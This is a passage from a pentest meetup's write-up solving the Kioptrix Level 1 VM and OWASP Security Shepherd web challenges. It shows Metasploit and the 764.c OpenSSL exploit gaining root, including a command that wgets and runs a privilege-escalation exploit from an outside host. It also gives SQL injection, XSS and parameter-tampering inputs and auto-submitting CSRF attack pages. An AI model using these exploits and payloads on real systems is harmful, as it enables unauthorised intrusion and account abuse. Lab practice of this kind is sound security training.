Connection lost.

hacker@kali:~/pentest/kioptrix1/exploit$
```

And so we have root.

### Samba trans2open Overflow (Linux x86)

This option uses the Megasploit Framework. See Kali Linux Official Documentation - Metasploit Framework for starting the necessary services. Here's the exploit:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO service postgresql start
$SUDO service metasploit start
$SUDO msfconsole
```

Then in the msfconsole:

```
db_status
vulns --info --search trans2open
use exploit/linux/samba/trans2open
set RHOST 192.168.1.102
exploit
```

Running the above shows you get root:

```
hacker@kali:~$ $SUDO msfconsole
######################## SNIP ######################
msf > db_status
[*] postgresql connected to msf3
msf > vulns --info --search trans2open
[*] Time: 2015-06-28 18:46:39 UTC Vuln: host=192.168.1.102 name=Samba trans2open␣
↪Overflow (Linux x86) refs=URL-http://seclists.org/bugtraq/2003/Apr/103,URL-http://
↪seclists.org/bugtraq/2003/Apr/103,BID-7294,BID-7294,OSVDB-4469,OSVDB-4469,CVE-2003-
↪0201 info=Exploited by exploit/linux/samba/trans2open to create Session 1
msf > use exploit/linux/samba/trans2open
msf exploit(trans2open) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(trans2open) > exploit

[*] Started reverse handler on 192.168.1.104:4444
[*] Trying return address 0xbffffdfc...
[*] Trying return address 0xbffffcfc...
[*] Trying return address 0xbffffbfc...
[*] Trying return address 0xbffffafc...
[*] Command shell session 1 opened (192.168.1.104:4444 -> 192.168.1.102:32770) at␣
↪2015-06-28 11:49:46 -0700

bash -i
bash: no job control in this shell
[root@kioptrix tmp]# id
id
uid=0(root) gid=0(root) groups=99(nobody)
[root@kioptrix tmp]# uname -a
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
[root@kioptrix tmp]# hostname
hostname
kioptrix.level1
[root@kioptrix tmp]# exit
exit
exit
exit

[*] 192.168.1.102 - Command shell session 1 closed.  Reason: Died from EOFError

msf exploit(trans2open) > exit
```

And so we have root. Cleanup with:

```
$SUDO service metasploit stop
$SUDO service postgresql stop
```

### Apache OpenSSL - Remote Exploit

Apache OpenSSL - Remote Exploit gets root but requires **gcc** on kioptrix1. It can be exploited as follows (following Pentest lab - Kioptrix Level 1). It's relatively difficult to get working due to a couple of problems in the source code 764.c:

- Missing includes: "#include <openssl/rc4.h>", "#include <openssl/md5.h>"
- The "wget …" URL needs to be updated to "wget https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c"
- get_server_hello declaration "unsigned char *p, *end;" changed to "const …".

The code is set to work for a fixed number of offsets so you run `./exploit764` to view the possible offsets to try, then `./exploit764 OFFSET $T 443` to run try a particular offset. Here we have the choice of 0x6a (doesn't work) and 0x6b (does work).

```
T=192.168.1.102
PT=$HOME/pentest/kioptrix1
cd $PT/exploit
curl --silent --output 764.c https://www.exploit-db.com/download/764
dos2unix 764.c
# mods to 764.c
#   add missing includes
sed -i '/^#include <openssl\/evp.h>$/a\
#include <openssl/rc4.h>\
#include <openssl/md5.h>' 764.c
sed -i 's|http://packetstormsecurity.nl/0304-exploits/ptrace-kmod.c|https://dl.
↪packetstormsecurity.net/0304-exploits/ptrace-kmod.c|' 764.c
sed -i 's/\(unsigned char \*p, \*end;\)/const \1/' 764.c
gcc 764.c -o exploit764 -lcrypto
# check for redhat offsets in apache 1.3.20
./exploit764 | grep -i redhat | grep 1.3.20
# 0x6a fails, 0x6b works
./exploit764 0x6b $T 443
```

Running this gives us our root exploit:

```
hacker@kali:~/pentest/kioptrix1/exploit$ T=192.168.1.102
hacker@kali:~/pentest/kioptrix1/exploit$ PT=$HOME/pentest/kioptrix1
hacker@kali:~/pentest/kioptrix1/exploit$ cd $PT/exploit
hacker@kali:~/pentest/kioptrix1/exploit$ curl --silent --output 764.c https://www.
↪exploit-db.com/download/764
hacker@kali:~/pentest/kioptrix1/exploit$ dos2unix 764.c
dos2unix: converting file 764.c to Unix format ...
hacker@kali:~/pentest/kioptrix1/exploit$ # mods to 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ #   add missing includes
hacker@kali:~/pentest/kioptrix1/exploit$ sed -i '/^#include <openssl\/evp.h>$/a\>
↪#include <openssl/rc4.h>\
> #include <openssl/md5.h>' 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ sed -i 's|http://packetstormsecurity.nl/0304-
↪exploits/ptrace-kmod.c|https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.
↪c|' 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ sed -i 's/\(unsigned char \*p, \*end;\)/
↪const \1/' 764.c
hacker@kali:~/pentest/kioptrix1/exploit$ gcc 764.c -o exploit764 -lcrypto
hacker@kali:~/pentest/kioptrix1/exploit$ # check for redhat offsets in apache 1.3.20
hacker@kali:~/pentest/kioptrix1/exploit$ ./exploit764 | grep -i redhat | grep 1.3.20
        0x6a - RedHat Linux 7.2 (apache-1.3.20-16)1
        0x6b - RedHat Linux 7.2 (apache-1.3.20-16)2
hacker@kali:~/pentest/kioptrix1/exploit$ # 0x6a fails, 0x6b works
hacker@kali:~/pentest/kioptrix1/exploit$ ./exploit764 0x6b $T 443

*******************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Establishing SSL connection
cipher: 0x4043808c   ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
bash-2.05$ unset HISTFILE; cd /tmp; wget https://dl.packetstormsecurity.net/0304-
↪exploits/ptrace-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p;
--21:53:33--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           => `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                   100% @   1.25 MB/s

21:53:34 (765.82 KB/s) - `ptrace-kmod.c' saved [3921/3921]

[+] Attached to 986
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0x4001189d
[+] Now wait for suid shell...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),
↪10(wheel)
uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
hostname
kioptrix.level1
ls -l
total 21
-rwsr-sr-x    1 root     root        19920 Jun 26 21:53 p
rm p
```

And so we have root.

## 3.15 Security Shepherd Web App Levels

### 3.15.1 Security Shepherd Introduction

### Documentation

This is to document the meetup's efforts responding to the challenge OWASP Security Shepherd Web App Levels. There are 2 sets of challenges: Web App Levels and Mobile Levels with corresponding separate VM's in OVA format. Should you want to install the Web App into your own Linux host (like Security Shepherd EU Login did), there is also Web App Level manual setup for Linux (but not one for Mobile). For more information see:

**OWASP Security Shepherd Files** Downloads for three different setups:

- Web App Ubuntu 14.04 VM in OVA format.
- Web App files for manual setup in Linux.
- Mobile App VM in OVA format to simulate a mobile device.

**Security Shepherd Wiki** Especially good for the manual installation.

**OWASP Security Shepherd GitHub** GitHub source repository.

**Security Shepherd EU Login** Live site running Security Shepherd in Europe.

### Sever setup

The Web App and Mobile VM's are standard OVA format, meaning you simply `tar -xvf *.ova` to obtain the VMware VMDK file to use for creating your Ubuntu 14.04 VM. Here goes an example for the Web App OVA file for a KVM-based VM using the VMDK as a backing file (meaning that the VMDK file never changes so you can easily undo changes to the VM).

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO tar -xvf OwaspSecurityShepherdVm_V2.4.ova
VM=securityshepherd
BACKING=OwaspSecurityShepherdVm_V2.4-disk1.vmdk
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK

# Now create a VM using $VM_DISK (Ubuntu 14.04).
# If you ever want to reset the VM to unmodified form simply stop the VM then
BACKING=OwaspSecurityShepherdVm_V2.4-disk1.vmdk
VM_DISK=$VM-changes.qcow2
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
# Now start up the VM as it was originally.
```

Here is the manual setup required to run Security Shepherd on Debian Wheezy Backports using the standard ports 80/443:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
WORKDIR=$HOME/ss
mkdir -p $WORKDIR
cd $WORKDIR

# install required packages
$SUDO apt-get update
# mysql root password is "CowSaysMoo"
$SUDO apt-get install authbind curl dos2unix unzip tomcat7 mysql-server -y
$SUDO service tomcat7 stop

# download manual Security Shepherd version
```

```
URL="http://sourceforge.net/projects/owaspshepherd/files/owaspSecurityShepherd_V2.4
↪%20Manual%20Pack.zip/download"
curl --location --output owaspSecurityShepherd.zip $URL
unzip owaspSecurityShepherd.zip
dos2unix *.sql

# set up tomcat
cd /var/lib/tomcat7/webapps/
$SUDO rm -rf *
$SUDO cp $WORKDIR/ROOT.war .
$SUDO chown tomcat7.tomcat7 ROOT.war
cd -
mysql -u root -e "source coreSchema.sql" --force -p
mysql -u root -e "source moduleSchemas.sql" --force -p
echo "AUTHBIND=yes" | $SUDO tee -a /etc/default/tomcat7
$SUDO touch /etc/authbind/byport/80
$SUDO touch /etc/authbind/byport/443
$SUDO chmod 500 /etc/authbind/byport/80
$SUDO chmod 500 /etc/authbind/byport/443
$SUDO chown tomcat7 /etc/authbind/byport/80
$SUDO chown tomcat7 /etc/authbind/byport/443
cd /var/lib/tomcat7/conf
$SUDO mv server.xml server.xml.orig
$SUDO cp server.xml.orig server.xml
$SUDO chown root.tomcat7 server.xml

# generate keystore
KEYSTORE=/var/lib/tomcat7/keystore
# set password to "changeit", then enter
#   "pentest-meetup" "pentest" "South Bay Pentest Meetup"
#   "Redondo Beach" "CA" "US" "yes" "<return>"
$SUDO keytool -genkey -alias tomcat -keyalg RSA -keystore $KEYSTORE

# manually edit server.xml
# change
#     <Connector port="8080" protocol="HTTP/1.1"
# to
#     <Connector port="80" protocol="HTTP/1.1"
# change
#                 redirectPort="8443" />
# to
#                 redirectPort="443"  />
# change
#     <!--
#     <Connector port="8443" protocol="org.apache.coyote.http11.Http11Protocol"
# to
#     <Connector port="443" protocol="org.apache.coyote.http11.Http11Protocol"
# change
#                 clientAuth="false" sslProtocol="TLS" />
#     -->
# to
#                 clientAuth="false" sslProtocol="TLS"
#                 keystoreFile="/var/lib/tomcat7/keystore"
#                 keystorePass="changeit" keyAlias="tomcat" />

# add to web.xml just prior to "</web-app>"
<security-constraint>
        <web-resource-collection>
```

```
                <web-resource-name>Entire Application</web-resource-name>
                <url-pattern>/*</url-pattern>
        </web-resource-collection>
        <user-data-constraint>
                <transport-guarantee>CONFIDENTIAL</transport-guarantee>
        </user-data-constraint>
</security-constraint>

# start tomcat and verify running
$SUDO service tomcat7 start
ss -tnl
```

### Server configuration

#### victim user account

Create a user account "victim" for the CSRF exercises which require a victim account to be CSRF'ed.

#### Management interface

Initially log into the server over HTTPS with the userid/password admin/password. You will be prompted to change the password. At that point you can select *Open All Levels* followed by *Admin → Module Management → Open Floor Plan → Enable Open Floor Plan*. Next open all catagories via *Admin → Module Management → Open or Close by Category* then select all categories and *Open Categories*. At this point you can create a class via *Admin → User Management → Create Class*, entering a class name ("pentest-meetup") and class year ("2015"). You can also create users (*Admin → User Management → Add Players*) and assign players to a class (*Admin → User Management → Assign Players to Class*).

#### Module layout

There are 3 different layouts and they affect the order in which you can attempt the individual challenges:

- CTF (Capture the Flag) Mode

  Only the "next" challenge is available, giving the player no choice and making sure that if they are "stuck" they cannot make progress by attacking other challenges.

- Open Floor Mode

  The player can attack any challenge in any order. They are organized into a lesson introducing the challenge categories, then the actual challenges grouped by these categories. So all the CSRF challenges are grouped together.

- Tournament Mode

  The player can attack any challenge in any order. They are organized by difficulty level, going from Field Training, Private, Corporal, Sergeant, Lieutenant, Major, to Admiral.

They are presented here in the Open Floor Mode, thinking that study would be organized around specific challenge topics.

### Client setup

#### Tools needed

Tools are useful and in some cases required to successfully complete the web app levels.

- **`curl`**

  We shall demo as much as possible using **`curl`** to ease reproducibility of results. After using setting up cookie and URL variables, the **`curl`** parts are simply cut-and-paste.

- **`sqlmap`**

  We want to illustrate using **`sqlmap`** under difficult conditions. There are some challenges where the inputs are limited to 75 characters making it look to **`sqlmap`** that the results are unreliable. You are welcome to play with **`sqlmap`** to determine how much information you can obtain.

- **`Tamper Data`**, **`Burp Suite`**, or **`ZAP`**

  Some tool is needed to intercept requests and possibly modify them. We'll assume the Iceweasel plugin **`Tamper Data`** as it is the simplest option and makes the least assumptions about your target platform. You can get lazy and log HTTP requests to get the Cookies and POSTDATA values needed for **`curl`**.

- **`Firebug`**

  Some browser plugin is required to view the jQuery-laden web pages. For example, Insecure Cryptographic Storage Challenge 4 has some JavaScript not visible via the normal Iceweasel "View Page Source".

- **`Iceweasel Scratchpad`**

  There is some JavaScript code that needs to be run.

- `python -m SimpleHTTPServer`

  Some of the CSRF exercises require the participant to display a web page. One easy way to do this is to create a subdirectory `www` and run the simple HTTP server `python -m SimpleHTTPServer` on port 8000. To simplify things we assume the client host file is updated to give the HTTP server the name please.hack.me. The only inconvenience running this via HTTP (vs. Security Shepherd's HTTPS), is it creates a mixture of secure and insecure content which generates a browser warning.

#### `/etc/hosts`

For simplicity, add two `/etc/hosts` entries:

- "securityshepherd.com" for the Security Shepherd web server.
- "please.hack.me" for the `python -m SimpleHTTPServer` web server used for the CSRF challenges.

## 3.15.2 Lessons

### Broken Session Management

Selecting button *Complete This Lesson* sends a cookie **lessonComplete=lessonNotComplete**. Changing this cookie to **lessonComplete=lessonComplete** gets the result key:

```
# Tamper Data provides COOKIE and URL
COOKIE='lessonComplete=lessonNotComplete; JSESSIONID=2821E976E0037D81BDB6DE59DAD137B5;
↪ token=-112632534499221020130646027487937654472; JSESSIONID3=
↪"8C2wotxmF6z8gnPFaeTimw=="'
```

```
COOKIE=${COOKIE/lessonNotComplete/lessonComplete}
URL='https://securityshepherd.com/lessons/
↪b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806'

curl --silent --insecure \
     --request POST \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     $URL
```

Yields this output:

```
The result key for this lesson is
4Gazx9fYvCwRXzUNBJX7I+GrekCHBOkrBBanfhW5+uNqo1LGoY035sdHeLhc+6r5pfB/
↪fToDbOIc76wZfkImEMMrZwBrOW4jf01y1BE1iM0=
```

### Cross Site Request Forgery

Selecting button *Send Message* with a URL of **https://securityshepherd.com/root/grantComplete/csrfLesson?userId=-646406028** (where -646406028 is your userid) gets the result key:

```
The result key for this lesson is
0cm0fBbpbB2BGJXVCM16j0swGqWh7wltXzgSj8XOoHMZk7YnJvlihgUJ1PdSg7kTLnrGQeoazBNDwCcXU6siXMU+QCUgPKZ3peTBW
```

### Cross Site Scripting

Selecting button *Get this user* with a Search Term of **<script>alert('XSS')</script>** gets the result key.

### Failure to Restrict URL Access

Viewing the page source using Firebug reveals this link:

```
<a href="adminOnly/resultKey.jsp"> Administrator Result Page </a>
```

So all we need do is enter the URL **https://securityshepherd.com/lessons/adminOnly/resultKey.jsp** to get the result key; you have to scroll way down the page to see the result key.

```
The result key for this lesson is
VpuJe/3NTRrgFF0P86kK0QGG8Z/
↪CTCJGMxNxgLXjs5eeuh5OxxpP24ME5f6w9PnJHrdKEEwLhvgKSDVX9KEoNHX6Ht5UYOQAOClCEyw3NLk=
```

### Insecure Cryptographic Storage

Run the following to get the result key:

```
BASE64=
↪'YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhpZGVzTm90aGluZ0Zyb21Zb3U=
↪'
echo $BASE64 | base64 -d
```

The result is "base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou".

### Insecure Direct Object References

This one is easily solved by changing the posted data **username=guest** to **username=admin**:

```
# Tamper Data provides POSTDATA, COOKIE, and URL
POSTDATA='username=guest'
POSTDATA=${POSTDATA/guest/admin}
COOKIE='JSESSIONID=2821E976E0037D81BDB6DE59DAD137B5; token=-
↪112632534499221020130646027487937654472; JSESSIONID3="8C2wotxmF6z8gnPFaeTimw==""'
URL='https://securityshepherd.com/lessons/
↪fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100'

curl --silent --insecure \
     --header "X-Requested-With: XMLHttpRequest" \
     --cookie "$COOKIE" \
     --data-urlencode "$POSTDATA" \
     $URL
```

Yields this output:

```
Result Key:
JgwwHlI1huTRHTb1MSfQv27oS8vE52v230gTpOntH/S4ykruG7EGfaE5JYb7RHnMVjkkUDJ6DmQNgkY0Jpq/
↪R4rzXXPaToQYBWqtkL7Yrwc=
```

### SQL Injection

This one is easily solved by entering **‘OR‘1’=‘1**, returning all the rows including the result key.

```
The result key is
3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0
```

### Unvalidated Redirects and Forwards

Entering the link **https://securityshepherd.com/user/redirect?to=https://securityshepherd.com/root/grantComplete/unvalidatedre**
**396055212** (where -396055212 is the temporary ID), then clicking *Send Message* will get the result key.

```
The result key is
mTvnudmDdMxRHM57N2Xftyfn6N8wpYze/
↪rQNyc7C3wjVpgyLDeflBUt7Vok6wSU1mk1smsRmgBE409I0nyV7L5eVs1JuU4pK3bgb9+gXtIw=
```

## 3.15.3 CSRF

### CSRF Setup

### victim user account

To do this exercise by yourself involves creating a victim account for the CSRF exercises. In the authors case, the victim user ran the Microsoft Edge browser on Windows 10. It’s only failure was in the CSRF JSON challenge; the browser URL didn’t properly handle JSON via enctype=text/plain.

### Local web server

Some of the CSRF exercises require the participant to display a web page. One easy way to do this is to create a subdirectory `www` and run the simple HTTP server `python -m SimpleHTTPServer` on port 8000. To simplify things we assume the client hosts files is updated to give the HTTP server the name please.hack.me. The only inconvenience is this creates a mixture of secure and insecure which generates a browser warning.

### `hosts` setup

This writeup assumes DNS name "securityshepherd.com" resolves to the Security Shepherd server and "please.hack.me" resolves to your local SimpleHTTPServer.

### CSRF 1

Get your userid from the web page ("394682267744559fe293869075243bbefb22506f" in this case) and enter the following URL in the *Post Message* button:

> https://securityshepherd.com/user/csrfchallengeone/plusplus?userid=394682267744559fe293869075243bbefb22506f

Get the victim user to open up the CSRF 1 lesson and your CSRF counter should be incremented. Merely selecting the CSRF 1 lesson again to refresh it gives:

```
The result key is
aD26cwidzbaQJBSz8uHec4i/
↪3f5pe3PykDIrXB+HVFElKAonJ67QspsIMOg1CB+UFYTQ0roeKtRK0Pb1cTaRBB8TFSactm7wgAQYZzD/
↪Edr6g60GuN/+/ULSJQrdAf9Olvcz4Rd86P2iamkLbNsCowPiyJjf3sny8N+WfsXSSMI=
```

### CSRF 2

In another terminal window create `www/csrf2.html` and start up SimpleHTTPServer:

```
# Get userId from the CSRF2 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat > www/csrf2.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form name="csrf2" action="$SITE/user/csrfchallengetwo/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
</form>
<script> document.csrf2.submit(); </script>
</body>
</html>
EOF
```

```
# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Get your userid from the web page ("394682267744559fe293869075243bbefb22506f" in this case) and enter the following URL in the *Post Message* button:

> http://please.hack.me:8000/csrf2.html

Get the victim user to open up the CSRF 2 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 2 lesson again to refresh it gives:

```
The result key is
roJr3al3j7GTURQVG4238iM00sP7phs4mWYBG7DKD0/ejxm3Vd4rdMHwJY1TKCG8jrowaIm6/
↪uHahtR5Gw283yBVEAsAHowvrPyCkDKhFfco1e7JnPODV4UyAUv2NzhkQ0QR0M+OU/
↪TeFcOj9P0F9KusTd24KOy4lyc4t/7qsz4=
```

### CSRF 3

In another terminal window create `www/csrf3.html` and start up SimpleHTTPServer:

```
# Get userId from the CSRF3 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf3.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form name="csrf3" action="$SITE/user/csrfchallengethree/plusplus" method="POST">
  <input type="hidden" name="userid" value="$U">
  <input type="hidden" name="csrfToken" value="0" />
</form>
<script> document.csrf3.submit(); </script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Get your userid from the web page ("394682267744559fe293869075243bbefb22506f" in this case) and enter the following URL in the *Post Message* button:

> http://please.hack.me:8000/csrf3.html

Get the victim user to open up the CSRF 3 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 3 lesson again to refresh it gives:

```
The result key is
nGV7QrAfiEp5Aem0HD2+2t6bZ7bA1Id+W+aiwT65GBFHDtLQ0gcXB4w9BACe/GjK/CxAWCC0Hi/
↪IFhblFD6r8EBGvTDk/mr5ibzjtd82RImdNugtXIFfRWRv6rM+Xbo3jdMrkrrsc7PhkkwRc0JCLw==
```

### CSRF 4

Note your userID (394682267744559fe293869075243bbefb22506f), then in another terminal window create `www/csrf4.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get userId and csrfToken from the CSRF4 web page.
U=394682267744559fe293869075243bbefb22506f
CSRFTOKEN=0
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf4.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form name="csrf4" action="$SITE/user/csrfchallengefour/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$CSRFTOKEN" />
</form>
<script> document.csrf4.submit(); </script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

> http://please.hack.me:8000/csrf4.html

Get the victim user to open up the CSRF 4 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 4 lesson again to refresh it gives:

```
The result key is
O1t+AE6ba7vCE/
↪kg5ybup0J7ni7DiX3ipljv03neYvqdN3wh58R3P27RXkyrHFgOIPOaaHbZIf+QczQMC+BE0iv5vYKljuUCXtEeiBS0zUg5Vq+U
```

### CSRF 5

When a user doesn't have a CSRF token for the challenge, one is generated. If you try enough new users you'll see the values 0, 1, or 2 are used. If you've already done this for your user account you can try other new ones. To handle all 3 possibilites, the exploit web page will have 3 forms, one per possible CSRF token.

Note your userID (394682267744559fe293869075243bbefb22506f) then in another terminal window create `www/csrf5.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get userId and csrfToken from the CSRF5 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
```

```
mkdir -p www
# Create web page for our userId:
cat >www/csrf5.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>

<form name="csrf50" action="$SITE/user/csrfchallengefive/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="0" />
</form>

<form name="csrf51" action="$SITE/user/csrfchallengefive/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="1" />
</form>

<form name="csrf52" action="$SITE/user/csrfchallengefive/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="2" />
</form>

<script>
  document.csrf50.submit();
  document.csrf51.submit();
  document.csrf52.submit();
</script>
</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

> http://please.hack.me:8000/csrf5.html

Get the victim user to open up the CSRF 5 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 5 lesson again to refresh it gives:

```
The result key is
QFCuAbq9DoSaaR+eSMiANCrN+H+IWAUF4wgv+OFRgfgvFTyDZmPgMy6DBqkVGu+TNeCGFvmlz/
↪ZeuU6+KNx+FSHDeK3NQdjbQzfOoUFGnJm6SVXRin5DhdsEuSKf1Ff7xdaljJxyAi12E7zrKuZ2ww==
```

### CSRF 6

This is the same as CSRF 5 except that the possible CSRF token values 0, 1, and 2 are md5sum-encoded. That is, when a user doesn't have a CSRF token for the challenge, one is generated. If you try enough new users you'll see the values cfcd208495d565ef66e7dff9f98764da, c4ca4238a0b923820dcc509a6f75849b, and c81e728d9d4c2f636f067f89cc14862c. These are conveniently enough md5sum(0), md5sum(1), and md5sum(2). If you've already done this for your user account you can try other new ones.

Note your userID (394682267744559fe293869075243bbefb22506f) then in another terminal window create `www/csrf6.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get userId and csrfToken from the CSRF5 web page.
U=394682267744559fe293869075243bbefb22506f
SITE="https://securityshepherd.com"

# Create the attack web page.
mkdir -p www
# Create web page for our userId:
cat >www/csrf6.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>

<form name="csrf60" action="$SITE/user/csrfchallengesix/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$(echo -n "0" | md5sum | cut -d ' ' -f␣
↪1)" />
</form>

<form name="csrf61" action="$SITE/user/csrfchallengesix/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$(echo -n "1" | md5sum | cut -d ' ' -f␣
↪1)" />
</form>

<form name="csrf62" action="$SITE/user/csrfchallengesix/plusplus" method="POST">
  <input type="hidden" name="userId" value="$U">
  <input type="hidden" name="csrfToken" value="$(echo -n "2" | md5sum | cut -d ' ' -f␣
↪1)" />
</form>

<script>
  document.csrf60.submit();
  document.csrf61.submit();
  document.csrf62.submit();
</script>

</body>
</html>
EOF

# Start web server.
( cd www; python -m SimpleHTTPServer; )
```

Next enter the following URL in the *Post Message* button:

> http://please.hack.me:8000/csrf6.html

Get the victim user to open up the CSRF 6 lesson (making sure to display all content, not just secure content) and your CSRF counter should be incremented. Merely selecting the CSRF 6 lesson again to refresh it gives:

```
The result key is
D01fReXETXPxJQWtUYC3UExWfDm/y/
↪OkGqHEdBhT8IpG6vr0usxLdQAwXMQ+syNcDpx7v3DBLWc1wgNFtn0OhgAIydDNOPet5evYTFNdO3P1pmqM0sy3FcMxNu6I3tldr
↪aNZIW61z4A==
```

### CSRF 7

This exercise is based on using a SQL injection in the web page to fetch your CSRF token that allows you to fetch other user's tokens. Then you can create a web page with that other user's token in your CSRF solution web page.

Also, getting it to work on Microsoft Edge browser was troublesome. The easiest way is to have the CSRF python web server down when the victim visits CSRF 7 page and get's their CSRF token. Once gotten, as long as they just click the *Post Message* button their CSRF token doesn't change; clicking that "CSRF 7" link on the left or do a page refresh changes their CSRF token. So catch them after visiting the page and only doing a series of *Post Message* attempts and you have their CSRF token stable.

At that point, use the SQL injection (use "%" which is "%25" URL encoded) to fetch all the CSRF tokens:

```
# Tamper Data provides the URL, COOKIE for getToken
URL='https://securityshepherd.com/user/csrfchallengeseven/getToken'
COOKIE='JSESSIONID=1D675D7764629338EB58951799708197;␣
↪token=77318319473905651039630792168793645034; JSESSIONID3="VT9mAw4zGTRwrS/TtAsmyA=="
↪'

# This is the URL-encoded "%" MySQL wildcard.
curl --silent --insecure  \
     --cookie "$COOKIE" \
     "$URL?userId=%25"
```

The output will be an HTML-garbled list of tokens. Guess the one for your victim:

```
Your csrf Token for this Challenge is:
&quot;109047343535437488844995221280456065663&quot; <br/>
&quot;112368035418168284095306472848852912912&quot; <br/>
&quot;136206915773510028589068378558105017785&quot; <br/>
```

With your userID (394682267744559fe293869075243bbefb22506f) and the newly-minted csrfToken (112368035418168284095306472848852912912), quickly create `www/csrf7.html` and start up SimpleHTTPServer by editing then running this script:

```
# Get csrfToken from SQL injection
CSRFTOKEN='112368035418168284095306472848852912912'
# Get userid from the web page.
U=394682267744559fe293869075243bbefb22506f

SITE="https://securityshepherd.com"
# Create web page.
cat >www/csrf7.html <<EOF
<html>
<head>
  <meta HTTP-EQUIV="Pragma" CONTENT="no-cache">
  <meta HTTP-EQUIV="Expires" CONTENT="-1">
</head>
<body>
<form id="csrf7" name="csrf7" action="$SITE/user/csrfchallengeseven/plusplus" method=
↪"POST">
  <input type="hidden" name="userId" value="$U" />
  <input type="hidden" name="csrfToken" value="$CSRFTOKEN" />
  <input type="submit" />
</form>
```

```
<script>
document.csrf7.submit();
</script>
</body>
</html>
EOF

# Start web server
( cd www; python -m SimpleHTTPServer; )
```

Enter the following URL in the CSRF7 exercise *Post Message* button:

> http://please.hack.me:8000/csrf7.html

The next time the victim clicks the *Post Message* button they should get “Increment Successful” in their web page. Then when you refresh your CSRF 7 page you should see:

```
The result key is
 iZ2oXFsPSFev74qeQuU8PX3J0Rj/BET/
